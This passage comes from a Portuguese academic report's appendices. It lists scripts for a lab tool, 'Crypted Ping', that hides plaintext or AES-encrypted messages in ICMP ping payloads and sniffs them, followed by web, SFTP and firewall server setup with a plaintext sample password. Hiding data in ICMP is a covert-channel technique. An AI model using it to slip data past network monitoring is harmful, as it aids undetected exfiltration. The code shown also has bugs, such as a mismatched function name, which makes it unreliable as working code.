
case "$shoices" in
Information)
    sudo bash "$APP_PATH/f_information.sh"
    ;;
Send)
    sudo bash "$APP_PATH/f_seng_ping.sh"
    ;;
Sniff)
    sudo bash "$APP_PATH/f_sniff_ping.sh"
    ;;
Exit) clear && exit 1 ;;
esac

done
----- Default Menu End -----
echo 'Tchau' "$USER"
#####
}
start
```



Arquivo 2: f_information.sh

O arquivo `f_information.sh` é escrito em Shell Script e mostra as informações básicas sobre o aplicativo.



```
#!/bin/bash
#####
# This Script was create by Fagne Tolentio Reges
# Date: 2023-01-14 update at:
#
# This function call the Dialog Menu with meny options for start the Crypted Ping app
#####

#Default variables
BACKTITLE="Crypted Ping Verion 1.0.0"
APP_PATH=$(pwd)

#Configure Dialog for use personalized teme
export DIALOGRC="$APP_PATH/.dialogrc"

#----- Default Menu Start-----
f_information(){
#----- Show Information About VM-----
dialog \
--backtitle "$BACKTITLE" \
--title "ABOUT CRYPTED PING APP" \
--cr-wrap \  

--cr-wrap \
```



```
--msgbox "
----- RELEASES -----

Version: 1.0.0
Released at January 14, 2013

----- HOST INFORMATION -----
Hostname: $(hostname)
User:      $USER
Distribution: $(lsb_release -d | awk -F: '{print $NF}')
SSH Client: $( echo "$SSH_CLIENT" | awk '{print $1}')
IPs:        $(hostname -I)

----- ABOUT AUTORS -----
Develop by Fagne Tolentino Reges

Under the supervision of Dr. Georges Daniel Amvame Nze,
from University of Brasilia - Brazil
" 0 0
#-----
}
f_information
#####
#####
```

Arquivo 3: f_seng_ping.sh

O arquivo [f_seng_ping.sh](#) é escrito em *Shell Script* e é responsável por capturar as opções selecionadas pelo usuário utilizando a janela criada pela biblioteca Dialog, e chamar a função principal para envio do pacote ICMP criptografado, o aquivo: [icmp-send.py](#).



```
#!/bin/bash
#####
# This Script was create by Fagne Tolentio Reges
# Date: 2023-01-14 update at:
```



```
#  
# This function call the Dialog Menu with meny options for start the Crypted Ping app  
#####  
#Default variables  
BACKTITLE="Send Ping Messages"  
APP_PATH=$(pwd)  
#Configure Dialog for use personalized teme  
export DIALOGRC="$APP_PATH/.dialogrc"  
#----- Send Menu Start-----  
f_send_ping() {  
    DEFAULT_PING() {  
        HOST=$(dialog --stdout \  
            --backtitle "$BACKTITLE" \  
            --title "Host address" \  
            --inputbox 'Enter the destination IP' \  
            0 0 "192.168.30.5")  
        clear  
        echo "Waiting for the message....."  
  
        sudo ping $HOST -c 4 >/tmp/ping.txt  
  
        dialog --stdout \  
            --backtitle "$BACKTITLE" \  
            --title 'Ping response' \  
            --textbox /tmp/ping.txt \  
            0 0  
        sudo rm -f /tmp/ping.txt  
    }  
  
    UNCRIPTED_PING() {  
        HOST=$(dialog --stdout \  
            --backtitle "$BACKTITLE" \  
            --title "Host address" \  
            --inputbox 'Enter the destination IP' \  
            0 0 "192.168.30.")  
  
        return=$?  
        # Exit if CALCEL button pressed  
        [ $return -eq 255 ] && return 1 # Esc  
        [ $return -eq 1 ] && return 1 # Cancel  
  
        MSG=$(dialog --stdout \  
            --backtitle "$BACKTITLE" \  
            --title "Uncrypted Message" \  
            --inputbox 'Enter the message' \  
            0 0 "Clear message to send")  
  
        return=$?  
        # Exit if CALCEL button pressed  
        [ $return -eq 255 ] && return 1 # Esc
```



```
[ $return -eq 1 ] && return 1 # Cancel

CAN_SEND=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Uncrypted Message" \
--cr-wrap \
--yesno "
Do you want send this message to $HOST ?:

Message:

$MSG" 0 0)
if [ $? -eq 0 ] ; then
#Try Sending message
clear; echo "Sending the message....."; sleep 3;
# Try to send the message
RESULT=""
RESULT=$(sudo python3 icmp-send.py -cn -a "$HOST" -m "$MSG" -q 4 )

#Show feedback
dialog \
--backtitle "$BACKTITLE" \
--title "Uncrypted Message sended" \
--cr-wrap \
--msgbox "
Clear Message sended to $HOST.

$RESULT

" 0 0
fi
}

CRYPTED_PING() {
HOST=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Host address" \
--inputbox 'Enter the destination IP' \
0 0 "192.168.30.")

return=$?
# Exit if CALCEL button pressed
[ $return -eq 255 ] && return 1 # Esc
[ $return -eq 1 ] && return 1 # Cancel

MSG=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Crypted Message" \
--inputbox 'Enter the message' \
0 0 "Crypted message to send")
```



```
return=$?
# Exit if CALCEL button pressed
[ $return -eq 255 ] && return 1 # Esc
[ $return -eq 1 ] && return 1 # Cancel

KEY=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Crypted Message" \
--inputbox 'Enter the message key' \
0 0 "key")

return=$?
# Exit if CALCEL button pressed
[ $return -eq 255 ] && return 1 # Esc
[ $return -eq 1 ] && return 1 # Cancel

CAN_SEND=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Uncrypted Message" \
--cr-wrap \
--yesno "
Do you want send this message to $HOST ?:

Message:

$MSG" 0 0)

if [ $? -eq 0 ] ; then
#Try Sending message
clear; echo "Sending the message....."; sleep 3;
# Try to send the message
RESULT="";
RESULT=$(sudo python3 ./icmp-send.py -cy -k "$KEY" -a "$HOST" -m "$MSG" -q 4 )

#Show feedback
dialog \
--backtitle "$BACKTITLE" \
--title "Crypted Message Sended" \
--cr-wrap \
--msgbox "
Crypted Message sended to $HOST.

$RESULT

" 0 0
fi

}
```




```
while :; do
    resposta=$(
        dialog --stdout \
            --backtitle "$BACKTITLE" \
            --title 'Send Menu' \
            --menu 'Select the type of the ping' \
            0 0 0 \
            Default 'Send a default Ping' \
            Uncrypted 'Send a uncrypted Ping' \
            Encrypted 'Send a Encrypted Ping' \
            Back 'Back'
    )

    # Usuario pressionou ESC ou Cancelar
    [ $? -ne 0 ] && break

    # De acordo com a opcao escolhida faz o ping
    case "$resposta" in
        Default) DEFAULT_PING ;;
        Uncrypted) UNCRYPTED_PING ;;
        Encrypted) CRYPTED_PING ;;
        Back) break ;;
    esac
done
}
f_send_ping
```

Arquivo 4: f_sniff_ping.sh

O arquivo `f_sniff_ping.sh` é escrito em *Shell Script* e é responsável por capturar as opções selecionadas pelo usuário utilizando a janela criada pela biblioteca Dialog e chamar a função principal para recebimento do pacote ICMP criptografado enviado pelo arquivo: `icmp-receive.py`.



```
#!/bin/bash
#####
#####
```



```
# This Script was create by Fagne Tolentio Reges
# Date: 2023-01-14 update at:
#
# This function call the Dialog Menu with meny options for start the Crypted Ping app
#####
#
#Default variables
BACKTITLE="Sniff Ping Messages"
APP_PATH=$(pwd)
#Configure Dialog for use personalized teme
export DIALOGRC="$APP_PATH/.dialogrc"

----- Sniff Menu Start-----
f_sniff_ping() {
    SNIFF_PING() {
        #Clear messages
        sudo rm /tmp/echo-request.txt

        #Star the sniffer for receive the crypted message
        #sudo tcpdump 'icmp[icmptype] == icmp-echo' -XX 2>/dev/null 1>/dev/null
        >/tmp/echo-request.txt &

        #Dialog Screen
        #dialog \
        #    --backtitle "$BACKTITLE" \
        #    --title "Waiting for: tcpdump 'icmp[icmptype] == icmp-echo' -XX" \
        #    --tailbox /tmp/echo-request.txt \
        #    40 90

        #Alternative option to dialog screen
        sudo clear; sudo echo "Waiting for: tcpdump 'icmp[icmptype] == icmp-echo' -XX";;
        sudo watch -n 0.5 "sudo echo Waiting for: tcpdump 'icmp[icmptype] == icmp-echo' -XX
;sudo tcpdump 'icmp[icmptype] == icmp-echo' -XX -c1 ; printf '\n \n Press Ctrl + C for exit"
    }

    UNCRYPTED_PING() {
        HOST=$(dialog --stdout \
            --backtitle "$BACKTITLE" \
            --max-input 31 \
            --title "Host address" \
            --inputbox 'Inform the source ip address' \
            0 0 "192.168.30.")

        return=$?
        # Exit if CALCEL button pressed
        [ $return -eq 255 ] && return 1 # Esc
        [ $return -eq 1 ] && return 1      # Cancel

        clear
        echo "Waiting for the message....."
    }
}
```



```
#Star the sniffer for receive the crypted message
UNCRYPTED_RESULT=$( sudo python3 ./icmp-receive.py -c n -a $HOST )

sleep 10;
dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Uncrypted Message Received from $HOST" \
--msgbox "$(echo $UNCRYPTED_RESULT)" \
20 0 ;
}

CRYPTED_PING() {
HOST=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--max-input 31 \
--title "Host address" \
--inputbox 'Inform the source ip address' \
0 0 "192.168.30.1")

return=$?
# Exit if CALCEL button pressed
[ $return -eq 255 ] && return 1 # Esc
[ $return -eq 1 ] && return 1      # Cancel

KEY=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Message Key" \
--inputbox 'Inform the message key' 0 0 "key")

return=$?
# Exit if CALCEL button pressed
[ $return -eq 255 ] && return 1 # Esc
[ $return -eq 1 ] && return 1      # Cancel

#Star the sniffer for receive the crypted message
clear;
echo " " | sudo tee > /tmp/msg_decrypted.txt

echo "Waiting for the message....."

CRYPTED_RESULT=$(sudo python3 ./icmp-receive.py -cy -k $KEY -a $HOST )

#sudo python3 ./icmp-receive.py -cy -k $KEY -a $HOST -f $file

message=$(dialog --stdout \
--backtitle "$BACKTITLE" \
--title "Crypted Message Received from $HOST" \
--msgbox "$(echo $CRYPTED_RESULT)" \
20 0 )
```



```
sudo rm -f /tmp/msg_decrypted.txt
}

while :; do
    resposta=$((
        dialog --stdout \
        --backtitle "$BACKTITLE" \
        --title 'Sniff Menu' \
        --menu 'Select the type of the ping for sniff' \
        0 0 0 \
        Sniff 'Sniff icmp echo-request packages' \
        Uncryped 'Sniff a uncrypted Ping' \
        Crypted 'Sniff a Crypted Ping' \
        Back 'Back'
    )

    # Usuario pressionou ESC ou Cancelar
    [ $? -ne 0 ] && break

    # De acordo com a opcao escolhida faz o ping
    case "$resposta" in
        Sniff) SNIFF_PING ;;
        Uncryped) UNCRYPTED_PING ;;
        Crypted) CRYPTED_PING ;;
        Back) break ;;
    esac
    done
}
f_sniff_ping
```

Arquivo 5: icmp-send.py

O arquivo [icmp-send.py](#) é escrito em *Python* e o coração do aplicativo, sendo o coadjuvante no envio das mensagens ICMP criptografadas. Para realizar essa tarefa o arquivo recorre à biblioteca *Python Scapy*, disponível em <https://scapy.net/>. O arquivo [icmp-send.py](#) é executado em background pela biblioteca [f_send_ping.sh](#), porém o [icmp-send.py](#) pode funcionar de forma independente da biblioteca Dialog, executado como linha de comando, com os parâmetros obrigatórios sendo passado na execução do comando. Os exemplos a seguir demostram a utilização do biblioteca de forma independente do Dialog.

```
# Parâmetros da biblioteca icmp-send.py
# -c [y/n] ⇒ informa se é para criptografar a mensagem (Obrigatório)
# -k [string] ⇒ chave para criptografar a mensagem (obrigatória para mensagem criptografadas)
# -m [string] ⇒ mensagem a ser enviada (obrigatória)
# -a [X.X.X.X/X] ⇒ endereço IPv4 do host destinatário das mensagens (obrigatório)
# -q [inteiro] ⇒ número de mensagens ICMP a serem enviadas (opcional)

# Exemplo de envio de mensagem dentro do ICMP sem criptografia
sudo python3 icmp-send.py -c n -a 192.168.1.1 -m "Clear Message to Send" -q 4

# Exemplo de envio de mensagem dentro do ICMP com criptografia
sudo python3 icmp-send.py -c y -k "key" -a 192.168.1.1 -m "Crypted Message to Send" -q 4
```



The first screenshot shows a window titled "Send Ping Messages" with a sub-section "Waiting for the message.....". It contains a "Crypted Message" dialog box with a text input field "Enter the message" containing "Cryptd message to send" and buttons "< OK >" and "<Cancel>".

The second screenshot shows two dialogs: "Host address" (IP 192.168.30.5) and "Message Key" (key).

The third screenshot shows the main "Send Ping Messages" window again. It displays the message "Cryptd Message sended to 192.168.30.5.", log output (".*Begin emission: Finished sending 1 packets.", "Received 2 packets, got 1 answers, remaining 0 packets"), and the encrypted message "b'\xcd(\xe2;qK\x91\xadr\x9a9+\r\x0b\xc4\xeb\x98\xfd\x8dq\x05\xf3h\x8a3\x84\x8e\xbc\xd1/\xf7\xe0*\x8b\x88F\x92/\xc5'".

```
#!/usr/bin/env python
from scapy.all import *
import argparse
import hashlib
import math
import os
from Crypto.Cipher import AES

# Default constats
IV_SIZE = 16 # 128 bit, fixed for the AES algorithm
KEY_SIZE = 32 # 256 bit meaning AES-256, can also be 128 or 192 bits
SALT_SIZE = 16 # This size is arbitrary

def pingHandle(for_crypt,host_address,msg,ping_quantity=1,msg_key='foo'):

    if for_crypt :
        pingCryptd(host_address,msg,ping_quantity,msg_key)
    else:
```



```
pingClean(host_address,msg,ping_quantity)

def pingClean(host_address, msg, ping_quantity):
    #Send n clear message
    sr1(IP(dst=host_address)/ICMP()/msg)
    #Show feedback
    print('\nSended Message: \n')
    print(msg)

def pingCrypted(host_address,msg,ping_quantity, msg_key):
    #Prepare the cryptograf
    cleartext = msg.encode()
    password = msg_key.encode()
    salt = os.urandom(SALT_SIZE)
    derived = hashlib.pbkdf2_hmac('sha256', password, salt, 100000,
        dkLen=IV_SIZE + KEY_SIZE)
    iv = derived[0:IV_SIZE]
    key = derived[IV_SIZE:]
    encrypted = salt + AES.new(key, AES.MODE_CFB, iv).encrypt(cleartext)

    #Send the crypted message
    sr1(IP(dst=host_address)/ICMP()/encrypted)
    #Show feedback
    print('\nCrypted Message Sended: \n')
    print(encrypted)

if __name__ == '__main__':

    # Get input parameters from
    input_parser = argparse.ArgumentParser(description='This Script sniffing the Crypto ICMP package')
    # Input rules and help info
    input_parser.add_argument('-c', action="store",help='The message is crypted? [y/n]', required=True)
    input_parser.add_argument('-k', action="store",help='Message key to crypt', required=False)
    input_parser.add_argument('-a', action="store",help='Host address to send the message [X.X.X.X]', required=True)
    input_parser.add_argument('-m', action="store",help='Message to send', required=True)
    input_parser.add_argument('-q', action="store",help='Number of ping to send', required=False)

    # Prepare input
    get_inputs = vars(input_parser.parse_args())

    is_crypted      = str(get_inputs["c"])
    ping_quantity   = 2
    host_address    = str(get_inputs["a"])
    msg             = str(get_inputs["m"])

    if get_inputs["q"] is not None:
        ping_quantity = int(get_inputs["q"])

    if get_inputs["q"] is not None:
        ping_quantity = int(get_inputs["q"])

    #Get more information if the message is crypted
    if is_crypted == 'n' and msg is not None and host_address is not None:
        for_crypt = False
```





```
msg_key = ""  
#print('Send uncrypted message')  
pingHandle(for_crypt,host_address,msg,ping_quantity,msg_key)  
  
else:  
    if (is_crypted == 'y' and get_inputs["k"] is not None and get_inputs["m"]):  
        for_crypt = True  
        msg_key = str(get_inputs["k"])  
        #print("Send crypted message")  
        pingHandle(for_crypt,host_address,msg,ping_quantity,msg_key)  
    else:  
        print("The parameters -k or -n or -m are not defined.")  
#end
```

Arquivo 6: icmp-receive.py

O arquivo `icmp-receive.py` é escrito em `Python` é parte do coração do aplicativo, sendo o responsável por capturar as mensagens ICMP criptografadas enviadas pelo arquivo `icmp-send.py`. Para realizar essa tarefa o arquivo também recorre à biblioteca `Python Scapy`, disponível em <https://scapy.net/>. O arquivo `icmp-receive.py` é executado em background pela biblioteca `f_sniff_ping.sh`, porém o `icmp-receive.py`, também pode funcionar de forma independente da biblioteca Dialog, executado como linha de comando, com os parâmetros obrigatórios sendo passado na execução do comando. Os exemplos a seguir demonstram a utilização da forma independente do Dialog.

```
# Parâmetros da biblioteca icmp-send.py  
# -c [y/n] ⇒ informa se é para descriptografar a mensagem (Obrigatório)  
# -k [string] ⇒ chave para descriptografar as mensagens (obrigatória para mensagem criptografadas)  
# -a [X.X.X.X/X] ⇒ endereço IPv4 do host remetente das mensagens (opcional)  
# -q [inteiro] ⇒ número de mensagens ICMP a serem ouvidas (opcional)  
  
# Exemplo de envio de mensagem dentro do ICMP sem criptografia  
sudo python3 icmp-receive.py -c n -a 192.168.1.2  
  
# Exemplo de envio de mensagem dentro do ICMP com criptografia  
sudo python3 icmp-receive.py -c y -k "key" -a 192.168.1.2
```



```
#!/usr/bin/env python  
from scapy.all import *  
import argparse  
import hashlib  
import math
```



```
import os
from Crypto.Cipher import AES

# Default constats
IV_SIZE = 16 # 128 bit, fixed for the AES algorithm
KEY_SIZE = 32 # 256 bit meaning AES-256, can also be 128 or 192 bits
SALT_SIZE = 16 # This size is arbitrary

def pingHandle(for_decrypt,host_address,ping_quantity=1,msg_key='foo'):

    #Prepare the filter
    if host_address != 'None':
        filter = 'icmp and host '+str(host_address)
    else:
        filter = 'icmp'

    #Sniff the message
    ping_in = ping_in=sniff(filter=filter, count=ping_quantity)
    pingReceived = ping_in[ping_quantity-1].load

    if for_decrypt :
        pingDecrypt(pingReceived,msg_key)
    else:
        #Delete old messages
        unencryptedMessage = pingReceived.decode('utf-8')
        #with open('/tmp/msg_uncrypted.txt', 'w', encoding='utf-8') as file:
        #    file.write("")
        #    file.write(unencryptedMessage)
        print(unencryptedMessage)

def pingDecrypt(pingReceived,msg_key):
    """ --- This function decrypt the message received --- """
    #print(pingReceived) #Only for debug

    #Convert the message key from string to bytes
    bytes_msg_key = msg_key.encode()

    #Decrypt the message with the key
    salt = pingReceived[0:SALT_SIZE]
    derived = hashlib.pbkdf2_hmac('sha256', bytes_msg_key, salt, 100000, dklen=IV_SIZE + KEY_SIZE)
    iv = derived[0:IV_SIZE]
    key = derived[IV_SIZE:]
    cleartext = AES.new(key, AES.MODE_CFB, iv).decrypt(pingReceived[SALT_SIZE:])

    #Delete old messages
    #with open('/tmp/msg_decrypted.txt', 'w', encoding='utf-8') as file:
    #    file.write('')

    #Handle with decrypted message
    decryptedMsg = cleartext.decode()
    #with open('/tmp/msg_decrypted.txt', 'w', encoding='utf-8') as file:
    #    file.write(decryptedMsg)
    print(decryptedMsg)

if __name__ == '__main__':
```



```
# Get input parameters from
input_parser = argparse.ArgumentParser(description='This Script sniffing the Crypto ICMP package')
# Input rules and help info
input_parser.add_argument('-c', action="store",help='The message is crypted? [y|n]', required=True)
input_parser.add_argument('-k', action="store",help='Message key for decrypt', required=False)
input_parser.add_argument('-q', action="store",help='Number of ping to listening', required=False)
input_parser.add_argument('-a', action="store",help='Host address source of the message [X.X.X.X]', required=False)

# Prepare input
get_inputs = vars(input_parser.parse_args())

is_crypted      = str(get_inputs["c"])
ping_quantity   = 1
host_address    = str(get_inputs["a"])

if get_inputs["q"] is not None:
    ping_quantity = int(get_inputs["q"])

#Get more information if the message is crypted
if is_crypted == 'n':
    for_decrypt = False
    msg_key = ""
    #print('Waiting uncrypted message')
    pingHandle(for_decrypt,host_address,ping_quantity,msg_key)

else:
    if (is_crypted == 'y' and get_inputs["k"] is not None):
        for_decrypt = True
        msg_key = str(get_inputs["k"])
        #print("Waiting crypted message")
        pingHandle(for_decrypt,host_address,ping_quantity,msg_key)
    else:
        print("The parameters -k or -n are note defined.")

#end
```



Apêndice VIII - Instalação e Configuração do Servidor Web, FTP/SFTP e Fleet Server

O Servidor Web foi instalado numa máquina virtual Ubuntu Server 22.04 LTS seguindo a instalação básica disposta no Apêndice V (Instalação e Configuração do Servidor Ubuntu Server 22.04 LTS)

Passo 1: Instalação do Servidor Apache com HTTP e HTTPS.

```
# Atualização de pacotes
sudo apt update && sudo apt upgrade -y
# Atribuição de nomes
sudo hostnamectl set-hostname web-server
# Instalação do servidor web apache
sudo apt install apache2 -y
sudo systemctl status apache2
```

Passo 2: Personalização da Página Inicial.

```
sudo mkdir /var/www/grupo4folder
sudo chown -R $USER:$USER /var/www/grupo4folder/
sudo chmod -R 755 /var/www/grupo4folder/
vim /var/www/grupo4folder/index.html
```

Código html do arquivo personalizado index.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Grupo 04!</title>
  </head>
  <body>
    <h1>Grupo 04</h1>
    <h1>Seu domínio está em funcionamento!</h1>
  </body>
</html>
```

Passo 3: Configuração certificado HTTPS autoassinado e do *Virtual Host* para exibição da página.

Cria os certificados com openssl

```
sudo mkdir /etc/apache2/ssl
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/apache.key
-out /etc/apache2/ssl/apache.crt

sudo a2enmod ssl
```

Configura o virtual host para o domínio grupo.com.br

```
#bash
sudo vim /etc/apache2/sites-available/grupo4.com.br.conf
```

Arquivo /etc/apache2/sites-available/grupo4.com.br.conf



```
<VirtualHost *:80>
    ServerAdmin admin@grupo4.com.br
    ServerName grupo4.com.br
    ServerAlias www.grupo4.com.br
    DocumentRoot /var/www/grupo4folder
    #Redirecionamento para conexão segura
    #Redirect / https://grupo4.com.br/
    ErrorLog ${APACHE_LOG_DIR}/grupo4_error.log
    CustomLog ${APACHE_LOG_DIR}/grupo4_access.log combined
</VirtualHost>
<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
        ServerAdmin admin@grupo4.com.br
        DocumentRoot /var/www/grupo4folder
        ServerName grupo4.com.br
        ServerAlias www.grupo4.com.br
        SSLEngine on
        SSLCertificateFile /etc/apache2/ssl/apache.crt
        SSLCertificateKeyFile /etc/apache2/ssl/apache.key
        ErrorLog ${APACHE_LOG_DIR}/grupo4_error.log
        CustomLog ${APACHE_LOG_DIR}/grupo4_access.log combined
    </VirtualHost>
</IfModule>
```

Aplicando as configurações do Virutal Host no apache

```
sudo apache2ctl configtest
cd /etc/apache2/sites-available
sudo a2dissite /*
sudo a2ensite grupo4.com.br.conf
sudo sudo /etc/init.d/apache2 restart
sudo systemctl status apache2.service
```

Teste de conexão HTTP



Grupo 04

Seu domínio está em funcionamento!

Teste de conexão HTTPS



Grupo 04

Seu domínio está em funcionamento!



Passo 4: Instalação e configuração do Cliente NTP local

A configuração do NTP cliente está descrita no Apêndice V, passo 7.

Passo 5: Instalação do SFTP.

```
# Atualização dos pacotes
sudo apt update && sudo apt upgrade
```

```
# Instalação do pacote vsftpd para prover os serviços FTP e SFTP
sudo apt install vsftpd -y
```

```
# Verifica se o serviço está funcionando
systemctl status vsftpd.service --no-pager -l
```

```
# Cria um usuário exclusivo para cliente FTP
sudo adduser ftpcliente
New password: grupo004
Retype new password: grupo004
passwd: password updated successfully
Changing the user information for ftpcliente
Enter the new value, or press ENTER for the default
      Full Name []:
      Room Number []:
      Work Phone []:
      Home Phone []:
      Other []
Is the information correct? [Y/n] y
```

```
# Ajuste das permissões de acesso ao diretório do novo usuário.
sudo chown grupo4 ftpcliente -R /home/ftpcliente/
sudo chmod 774 -R /home/ftpcliente/
```

```
# Cria arquivo para teste de download.
echo "From my FTP server" | tee /home/ftpcliente/from-server.txt
sudo chown grupo4 ftpcliente -R /home/ftpcliente/from-server.txt
```

```
# Após instalação do pacote vsftpd, é necessário ajustar suas configurações.
sudo vim /etc/vsftpd.conf
```

```
# Restrição de acesso apenas à pasta individual do usuário logado
chroot_local_user=YES
# Habilita conexão segura. Neste exemplo, o certificado gerado no Passo 3 é aproveitado.
rsa_cert_file=/etc/apache2/ssl/apache.crt
rsa_private_key_file=/etc/apache2/ssl/apache.key
ssl_enable=Yes
```

```
# Restart do serviço vsftpd para habilitação dos ajustes das configurações.
sudo systemctl restart vsftpd.service
sudo systemctl status vsftpd.service
```



Passo 5.1: Teste de Upload e Download de arquivos

```
# Conexão insegura com FTP - Apenas permissão de download
ftp -p ftpcliente@192.168.20.10
ftp> pwd
Remote working directory: /home/ftpcliente
ftp> ls
from-server.txt
ftp> get from-server.txt

# Conexão Segura dom SFTP
sftp -p ftpcliente@192.168.20.10
sftp> pwd
Remote working directory: /home/ftpcliente
sftp> ls
from-server.txt
sftp> get from-server.txt

sftp> put from-cliente.txt
sftp> ls
from-server.txt
from-cliente.txt
```

A lista de comandos utilizando o cliente ftp está disponível em :
[<https://docs.oracle.com/cd/E36784_01/html/E36870/sftp-1.html>](https://docs.oracle.com/cd/E36784_01/html/E36870/sftp-1.html)

Passo 6: Instalação e configuração do agente Zabbix

A configuração do agente Zabbix está detalhada no Passo 5 do Apêndice V.

Passo 7: Ajuste das regras do *Firewall Iptables*.

Instalar o firewall iptables e persiste as regras atuais

```
#bash
#Instala o iptables, caso não estaja ativo
sudo apt-get install iptables -y
#instal o pacote para tornar o iptables persistente
sudo apt-get install iptables-persistent -y
#Salva as configurações corrente no arquivo rules.v4 e rules.v6 se for o caso.
sudo iptables-save > /etc/iptables/rules.v4
#Abre o arquivo de configuração.
sudo vim /etc/iptables/rules.v4
```

Regras personalizadas para o servidor web.

```
#!/bin/bash/
#####
# file: /etc/iptables/rules.v4
# Author: Fagne Tolentino Reges Date: 10/02/2022
# Description: Basic rules for Ubuntu Server with some services, like Apache2.
#####
# ----- Filter Table Configuration -----
*filter
```



```
# Default Police. Drop all connection for chains INPUT, FORWARD and OUTPUT
-P INPUT DROP
-P OUTPUT DROP
-P FORWARD DROP
#
#_____ Chain INPUT _____
# Allow traffic on Loopback
-A INPUT -i lo -j ACCEPT

#Allow ICMP (ping) request
